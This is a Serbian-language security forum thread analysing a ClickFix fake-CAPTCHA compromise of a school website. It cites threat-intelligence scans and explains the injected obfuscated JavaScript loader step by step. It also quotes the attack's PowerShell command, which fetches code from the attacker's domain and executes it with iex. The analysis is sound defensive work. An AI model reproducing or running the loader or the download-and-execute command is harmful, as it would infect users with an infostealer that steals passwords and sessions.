Kompromitovan sajt politehnickasu.edu.rs - clickfix napad
#1



Prema ThreatFox, uočen je domen sa kojeg se širi malver. Drugi indikatori sa VirusTotal potvrđuju da je sajt kompromitovan.


https://www.virustotal.com/gui/domain/po.../detection
   

There is no patch for stupidity - Kevin Mitnick
Reply
#2


Pre osam dana neko je analizirao sajt i na snimku ekrana možemo videti da se pojavljuje lažna captcha.

https://urlscan.io/result/01a15c72-e06b-...8b877081c/
   

Zanimljivo je da veb-sajt škole prilikom posete u pozadini pokreće komunikaciju sa domenom koji predstavlja C2 server. Ovaj server prosleđuje malicioznu skriptu koja simulira CAPTCHA verifikaciju. Kada korisnik prekopira i pokrene tu komandu u PowerShell-u, odmah se aktivira infostealer koji krade lozinke, sesije i druge podatke iz pretraživača.


https://www.virustotal.com/gui/domain/in...at/details

There is no patch for stupidity - Kevin Mitnick
Reply
#3



Analizirao sam sajt pomoću Sucuri SiteCheck alata i otkrio zlonamerni JavaScript fajl 404javascript.js koji je ubačen na sajt škole. Prema rezultatima analize, fajl je povezan sa takozvanim Fake CAPTCHA napadom, odnosno lažnom CAPTCHA proverom kojom se posetioci mogu navesti na izvršavanje zlonamernih radnji.


Code:
var _0xbb73a = ""; for (var _0x5f585 = 0; _0x5f585 < _0x4f0c5.length; _0x5f585++)     _0xbb73a += String.fromCharCode(         _0x4f0c5[_0x5f585] ^ _0x22fac     );

Ovde se niz brojeva dekodira pomoću XOR operacije.

Code:
var _0x7098a = _0x841e9["atob"](_0xbb73a);

Funkcija atob() dekodira Base64 sadržaj.

Code:
_0xf3734 += String.fromCharCode(     _0x7098a.charCodeAt(_0x5f585) ^ _0xd00fc );

Nakon Base64 dekodiranja ponovo se koristi XOR kako bi se dobio stvarni JavaScript kod.

Code:
(new ([]["fil"+"ter"]["cons"+"tructor"])(_0xf3734))();

Konstrukcija zaobilazno dolazi do Function konstruktora i izvršava prethodno dekodirani JavaScript.

Drugim rečima, stvarna funkcionalnost malvera nalazi se u šifrovanom sadržaju niza brojeva.
There is no patch for stupidity - Kevin Mitnick
Reply
#4

Prilikom učitavanja zlonamernog JavaScript fajla prikazivala se lažna CAPTCHA provera, pri čemu je PowerShell komanda automatski kopirana u clipboard korisnika, sa ciljem da ga navede da je naknadno izvrši i na taj način pokrene preuzimanje i izvršavanje dodatnog malware-a.

Code:
(irm 'https://t-trustrest(.)com/ae8ouxb9gx/f3134df07e2929fd' -UserAgent 'WUA/2dd1a3d0d1' -Headers @{'X-WUA'='2dd1a3d0d1'} -TimeoutSec 45)|iex

PowerShell komanda koristi Invoke-RestMethod za preuzimanje sadržaja sa servera t-trustrest.com, pri čemu parametar -UserAgent postavlja prilagođeni identifikator WUA/2dd1a3d0d1, dok -Headers dodaje HTTP zaglavlje X-WUA sa istom vrednošću, verovatno radi identifikacije i praćenja zahteva u okviru napadačke kampanje. Parametar -TimeoutSec 45 određuje maksimalno vreme čekanja odgovora servera, a zatim se pomoću Invoke-Expression (iex) preuzeti sadržaj direktno izvršava kao PowerShell kod.

https://www.virustotal.com/gui/domain/t-...om/details

Detaljnije o ovome:
https://scanmalware.com/hunts/64fd2289-3...93e469119a

There is no patch for stupidity - Kevin Mitnick
Reply


Forum Jump:


Users browsing this thread: